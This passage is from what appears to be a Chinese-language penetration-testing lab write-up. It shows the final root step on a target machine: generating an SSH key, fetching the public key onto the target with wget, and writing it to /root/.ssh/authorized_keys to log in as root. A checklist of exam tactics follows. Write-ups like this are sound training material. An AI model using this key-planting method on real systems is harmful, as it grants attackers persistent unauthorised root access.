但可以看到用户并不是root，可以本地生成ssh秘钥：


```
ssh-keygen -t rsa
```



并将公钥拷贝到web目录，然后在靶机上wget下载到本地，再使用命令：

```
cp id_rsa.pub /root/.ssh/authorized_keys
```

将公钥拷贝到/root/.ssh/authorized_keys，然后本机使用root私钥进行ssh连接：



成功获取proof.txt文件。

5、总结

基本套路：

1、全端口扫描：考试的时候一定要做全端口扫描，有些入口藏在非常见端口；

2、web常见入口寻找方法：查看页面源码+web目录猜解；

3、web应用程序漏洞：漏洞库查找+手工测试；

4、linux提权：LinEnum.sh用法要熟练掌握；

5、ssh秘钥替换：ssh秘钥生成及远程登录。